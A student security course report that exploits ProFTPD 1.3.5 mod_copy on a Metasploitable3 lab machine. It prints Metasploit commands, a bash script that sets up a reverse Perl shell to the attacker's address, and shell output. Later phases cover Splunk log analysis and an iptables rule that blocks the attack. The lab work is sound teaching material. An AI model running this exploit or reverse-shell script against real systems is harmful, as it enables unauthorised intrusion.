

ICS344:Information Security

ICS 344 Course Project

Phase 1: Setup and compromise the service

Name: Murtadha Abdulaziz ALGhadban

ID:202034580

Name: Hassan Ali Abdulaaal

ID:202042820

Name: Sajjad Mustafa ALahmad

ID:202166110

■ Objective

- To simulate a real-world attack by exploiting a vulnerable service on a target machine (Metasploitable3) using Kali Linux
- Gain unauthorized access and demonstrate the exploitation process using Metasploit manually and with an automated script

■ Tools

- **Kali Linux** Attacker environment
- **Metasploits3** Victim environment
- **Metasploit** exploitation tool
- **Nmap scanning open ports in victim machine**
- **Custom bash script** for automation of exploit

■ Service Selected to exploit

- Service name: ProFTPD
- Version: 1.3.5
- Port: 21
- Vulnerability: Remote control execution
- Exploit module used: exploit/unix/ftp/proftpd_modcopy_exec

```
(kali@kali)-[~]  
$ nmap 192.168.0.167  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 12:05 UTC  
Nmap scan report for 192.168.0.167  
Host is up (0.010s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp    open  microsoft-ds  
631/tcp    open  ipp  
3000/tcp   closed ppp  
3306/tcp   open  mysql  
8080/tcp   open  http-proxy  
8181/tcp   closed intermapper  
MAC Address: 08:00:27:FB:B5:E1 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 5.96 seconds
```

Figure 1: This figure shows the open ports in the victim machine

■ Manual Metasploit exploitation

Using Metasploit console to manually configure the exploit (msfconsole) and open a session to exploit as shown in Figures 2 and 3

Then we searched for ProFTPD 1.3.5 service

Then either entering the module used manually or use 0 to access the path

Then we start changing the parameters

RHOST for the victim machine IP address

LHOST for the attacker machine IP address

LPORT for the attacker port number

Set SITEPATH for the directory path where the malicious payload will be written

Set PAYLOAD to connects back the attacker machine giving it a command shell

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Search can apply complex filters such as search cve:2009  
type:exploit, see all the filters with help search  
  
# cowsay++  
< metasploit >  
  \  (oo)  /  
   (  )  /  
  ||--|| *  
  
=[ metasploit v6.4.34-dev ]  
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search proftpd 1.3.5  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution

```
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec  
  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

Figure 2: This Figure shows the beginning steps of the exploitation process using Metasploit console


```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.0.167  
RHOST => 192.168.0.167  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.0.170  
LHOST => 192.168.0.170  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html  
SITEPATH => /var/www/html  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl  
PAYLOAD => cmd/unix/reverse_perl  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl  
[!] Unknown datastore option: exploit.  
exploit => cmd/unix/reverse_perl  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run  
  
[*] Started reverse TCP handler on 192.168.0.170:4444  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Connected to FTP server  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Sending copy commands to FTP server  
[*] 192.168.0.167:80 - Executing PHP payload /O3SCw.php  
[+] 192.168.0.167:80 - Deleted /var/www/html/O3SCw.php  
[*] Command shell session 1 opened (192.168.0.170:4444 -> 192.168.0.167:54160) at 2025-04-19 13:06:01 +0000  
  
whoami  
www-data  
uname -a  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
ls -la /home  
total 72  
drwxr-xr-x 18 root          root    4096 Oct 29  2020 .  
drwxr-xr-x 23 root          root    4096 Jan  8  2022 ..  
drwxr-xr-x  3 anakin_skywalker users  4096 Oct 29  2020 anakin_skywalker  
drwxr-xr-x  3 artoo_detoo   users  4096 Oct 29  2020 artoo_detoo  
drwxr-xr-x  2 ben_kenobi    users  4096 Oct 29  2020 ben_kenobi  
drwxr-xr-x  2 boba_fett     users  4096 Oct 29  2020 boba_fett  
drwxr-xr-x  2 c_three_pio   users  4096 Oct 29  2020 c_three_pio
```

Figure 3: This Figure shows the remaining steps of the exploitation process using Metasploit console then showing that we Successfully opened a remote shell session with the victim machine and running some commands such as whoami, uname -a, and ls -la /home to verify access.

■ Custom script Metasploit exploitation

To automate the exploitation process, we created a Bash script using the Nano editor

1. We created a script file named exploit.sh using the following command `nano exploit_customScript.sh`
2. The script begins by printing a message to indicate that Metasploit is starting.
3. The script contains embedded commands to:
 - a. Launch the Metasploit console (msfconsole) in quiet mode
 - b. Load the desired exploit module
 - c. Set required parameters like RHOST, LHOST, LPORT, SITEPATH, and the appropriate PAYLOAD
 - d. Run the exploit automatically and attempt to open a remote shell session
4. Then run this command `chmod +x exploit_customScript.sh` to get execute permission



```
GNU nano 8.2 exploit_customScript.sh
#!/bin/bash

MSF_PATH="/usr/share/metasploit-framework"

TARGET_IP="192.168.0.167"

LHOST="192.168.0.170"

LPORT="4444"

echo "Starting Metasploit...."

msfconsole -q -x "

use exploit/unix/ftp/proftpd_modcopy_exec;

set RHOST $TARGET_IP;

set LHOST $LHOST;

set LPORT $LPORT;

set SITEPATH /var/www/html;

set PAYLOAD cmd/unix/reverse_perl;

set exploit cmd/unix/reverse_perl;

run;

exit;

"
```

[Read 34 lines]

^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute	^C Location	M-U Undo	M-A Set Mark	M-] To Bracket
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify	^_ Go To Line	M-E Redo	M-6 Copy	^B Where Was

Figure 4: This figure shows the code written to the custom bash script file to automate the exploitation process


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nano exploit_customScript.sh  
  
(kali@kali)-[~]  
$ chmod +x exploit_customScript.sh  
  
(kali@kali)-[~]  
$ ./exploit_customScript.sh  
Starting Metasploit...  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
RHOST => 192.168.0.167  
LHOST => 192.168.0.170  
LPORT => 4444  
SITEPATH => /var/www/html  
PAYLOAD => cmd/unix/reverse_perl  
[!] Unknown datastore option: exploit.  
exploit => cmd/unix/reverse_perl  
[*] Started reverse TCP handler on 192.168.0.170:4444  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Connected to FTP server  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Sending copy commands to FTP server  
[*] 192.168.0.167:80 - Executing PHP payload /q6hmy9.php  
[+] 192.168.0.167:80 - Deleted /var/www/html/q6hmy9.php  
[*] Command shell session 1 opened (192.168.0.170:4444 -> 192.168.0.167:54164) at 2025-04-19 13:09:07 +0000  
  
whoami  
www-data  
uname -a  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
ls -la /home  
total 72  
drwxr-xr-x 18 root      root   4096 Oct 29  2020 .  
drwxr-xr-x 23 root      root   4096 Jan  8  2022 ..  
drwxr-xr-x  3 anakin_skywalker users 4096 Oct 29  2020 anakin_skywalker  
drwxr-xr-x  3 artoo_detoo   users 4096 Oct 29  2020 artoo_detoo  
drwxr-xr-x  2 ben_kenobi    users 4096 Oct 29  2020 ben_kenobi  
drwxr-xr-x  2 boba_fett     users 4096 Oct 29  2020 boba_fett  
drwxr-xr-x  2 c_three_pio   users 4096 Oct 29  2020 c_three_pio  
drwxr-xr-x  2 chewbacca     users 4096 Oct 29  2020 chewbacca  
drwxr-xr-x  2 darth_vader   users 4096 Oct 29  2020 darth_vader  
drwxr-xr-x  2 greedo        users 4096 Oct 29  2020 greedo
```

Figure 5: This figure shows the process of running the custom bash script and the results

■ Key Findings

- Successful Exploitation of ProFTPD mod_copy Vulnerability
- Reverse Shell Access Achieved
- Automation Using Bash Script
- Demonstrated how vulnerable FTP services can be a serious security risk if unpatched

Phase 2: Visual Analysis with a SIEM Dashboard

Objectives:

This phase demonstrates security event monitoring using Splunk to:


- Forward SSH authentication logs
- Analyze brute force patterns
- Visualize attack events

Requirements

- Splunk Enterprise
- Splunk Universal Forwarder v9.4.1
- SSH auth logs from Metasploitable3

```
Active forwards:
  10.0.2.12:9997
Configured but inactive forwards:
  None
vagrant@metasploitable3-ub1404:~$
```

This screenshot shows an active port forward (10.0.2.12:9997) on Metasploitable3, indicating an established connection. No inactive forwards are listed.



The screenshot shows the Splunk interface with the 'Hosts' tab selected. A search bar is at the top. Below it, a table lists two hosts. The first host, 'metasploitable3-ub1404', has a count of 341 and a last update time of 4/29/25 5:44:53.000 PM. The second host, 'ubuntu', has a count of 180 and a last update time of 4/29/25 5:42:37.000 PM. Each host entry has a small bar chart icon to its left.

Host	Count	Last Update
metasploitable3-ub1404	341	4/29/25 5:44:53.000 PM
ubuntu	180	4/29/25 5:42:37.000 PM

This image displays the two hosts that were monitored: Metasploitable3 and Ubuntu. The count of logs collected from each host is shown. Metasploitable3 has a significantly higher log count (341 events), indicating more activity, which is expected given that it is the victim machine under attack. The logs from Ubuntu (180 events) are comparatively lower, indicating less activity during this analysis.

Data Summary

Hosts (2)

Sources (1)

Sourcetypes (1)

filter

Source		Count	Last Update
/var/log/auth.log		521	4/29/25 5:44:53.000 PM

The data source for the logs is /var/log/auth.log, which contains authentication logs that are crucial for monitoring unauthorized login attempts. The total log count from this source is 521, which reflects both the victim and attacker interactions with the system.

i	Time	Event
>	4/14/25 8:43:27.000 PM	Apr 14 17:43:27 metasploitable3-ub1404 sshd[2556]: Failed password for vagrant from 10.0.2.6 port 52550 ssh2 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	4/14/25 8:39:08.000 PM	Apr 14 17:39:08 metasploitable3-ub1404 sshd[2512]: Failed password for invalid user msfadmin from 10.0.2.6 port 34394 ssh2 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog

This image illustrates failed login attempts on Metasploitable3, specifically for the user 'vagrant' and 'msfadmin.' These failed attempts are from an attacker trying to gain unauthorized access through SSH (port 22). This event is crucial for understanding the attacker's methods and timing during the attack.

i	Time	Event
>	4/14/25 8:20:06.000 PM	Apr 14 17:20:06 metasploitable3-ub1404 sshd[2307]: Accepted password for vagrant from 10.0.2.6 port 44163 ssh2 host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = syslog
>	1/8/25 1:03:35.000 PM	Jan 8 10:03:35 ubuntu sshd[1814]: Accepted password for vagrant from 10.0.2.2 port 61112 ssh2 host = ubuntu source = /var/log/auth.log sourcetype = syslog
>	10/29/24 10:26:05.000 PM	Oct 29 19:26:05 ubuntu sshd[962]: Accepted password for vagrant from 10.0.2.2 port 54757 ssh2 host = ubuntu source = /var/log/auth.log sourcetype = syslog

This image displays successful login attempts to Metasploitable3 and Ubuntu machines using the 'vagrant' account. These login attempts demonstrate successful authentication and potential compromise of the system, which will be useful for evaluating the attack's effectiveness.



The bar chart visualizes the results of login attempts on the victim machine. The 'Accepted' login attempts significantly outnumber the 'Failed' ones, suggesting that the attacker was able to successfully compromise the system during the attack. This result is consistent with the successful login events seen earlier.

Phase 3: Defensive Strategy Proposal

Objectives

- ☐ Prevent exploitation of ProFTPD mod_copy vulnerability
- ☐ Apply a defence mechanism to protect the vulnerable service
- ☐ Prove that the attack is no longer successful

Requirements

- ☐ Implement a working defensive solution
- ☐ Re-run the same exploit used in Phase 1 to validate the defence
- ☐ Capture and compare "before" and "after" attack results
- ☐ Include screenshots and explanation of the defence

Notes:

- Attacker's IP on Kail Linux (**192.168.56.101**)
- Victim's IP on Metasploitable3 (**192.168.56.102**)

Before Defence

```
(hassan@kali)-[~]
$ chmod +x exploit_customScript.sh

(hassan@kali)-[~]
$ ./exploit_customScript.sh
Starting Metasploit....
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
RHOST => 192.168.56.102
LHOST => 192.168.56.101
LPORT => 4444
SITEPATH => /var/www/html
PAYLOAD => cmd/unix/reverse_perl
[!] Unknown datastore option: exploit.
exploit => cmd/unix/reverse_perl
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:80 - 192.168.56.102:21 - Connected to FTP server
[*] 192.168.56.102:80 - 192.168.56.102:21 - Sending copy commands to FTP server
[*] 192.168.56.102:80 - Executing PHP payload /z7yaN3.php
[+] 192.168.56.102:80 - Deleted /var/www/html/z7yaN3.php
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:44805) at 2025-04-29 19:07:53 -0400
0
```

Figure 1 Kail Linux successful exploit

In Phase 1, we exploited a vulnerability in the **ProFTPD mod_copy** module on Metasploitable3 using a custom Metasploit script. As Figure 1 shows, the exploit allowed reverse shell access from Kali Linux.

Defence Implementation

```
vagrant@metasploitable3-ub1404:~$ sudo iptables -I INPUT 1 -i eth1 -p tcp --dport 21 -s 192.168.56.101 -j DROP
vagrant@metasploitable3-ub1404:~$ sudo iptables -L -n --line-numbers
Chain INPUT (policy ACCEPT)
num target prot opt source destination
1 DROP tcp -- 192.168.56.101 0.0.0.0/0 tcp dpt:21

Chain FORWARD (policy ACCEPT)
num target prot opt source destination

Chain OUTPUT (policy ACCEPT)
num target prot opt source destination
```

Figure 2 Applying iptables defence rule on Metasploitable3

As shown in **Figure 2**, **iptables** rule was applied which is a host-based firewall rule on Metasploitable3 that blocks all TCP traffic on port 21 from the attacker's IP (192.168.56.101). Therefore, this effectively cut off access to the FTP service used by the Attacker.

Commands:

sudo iptables -I INPUT 1 -i eth1 -p tcp --dport 21 -s 192.168.56.101 -j DROP

- Drops all FTP packets (TCP port 21) only from the attacker's IP (192.168.56.101)
- Inserts the rule at the top of the firewall chain to override any ACCEPT rules

sudo iptables -L -n --line-numbers

- To confirm that the first rule was applied

After Defence



```
(hassan@kali)-[~]
$ telnet 192.168.56.102 21
Trying 192.168.56.102 ...
telnet: Unable to connect to remote host: Connection timed out

(hassan@kali)-[~]
$ ./exploit_customScript.sh
Starting Metasploit...
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
RHOST => 192.168.56.102
LHOST => 192.168.56.101
LPORT => 4444
SITEPATH => /var/www/html
PAYLOAD => cmd/unix/reverse_perl
[!] Unknown datastore option: exploit.
exploit => cmd/unix/reverse_perl
[*] Started reverse TCP handler on 192.168.56.101:4444
[-] 192.168.56.102:80 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.56.102:21) timed out.
[*] Exploit completed, but no session was created.
```

Figure 3 Kali Linux failed exploit

After applying the firewall rule, the defence was validated using two tests from Kali:

1. Telnet test:

- telnet 192.168.56.102 21
- Result: Connection timed out. Which ensures that FTP port access failed.

2. Re-running the exploit script:

- ./exploit_customScript.sh
- Script failed with Rex::ConnectionTimeout and no reverse shell was created.

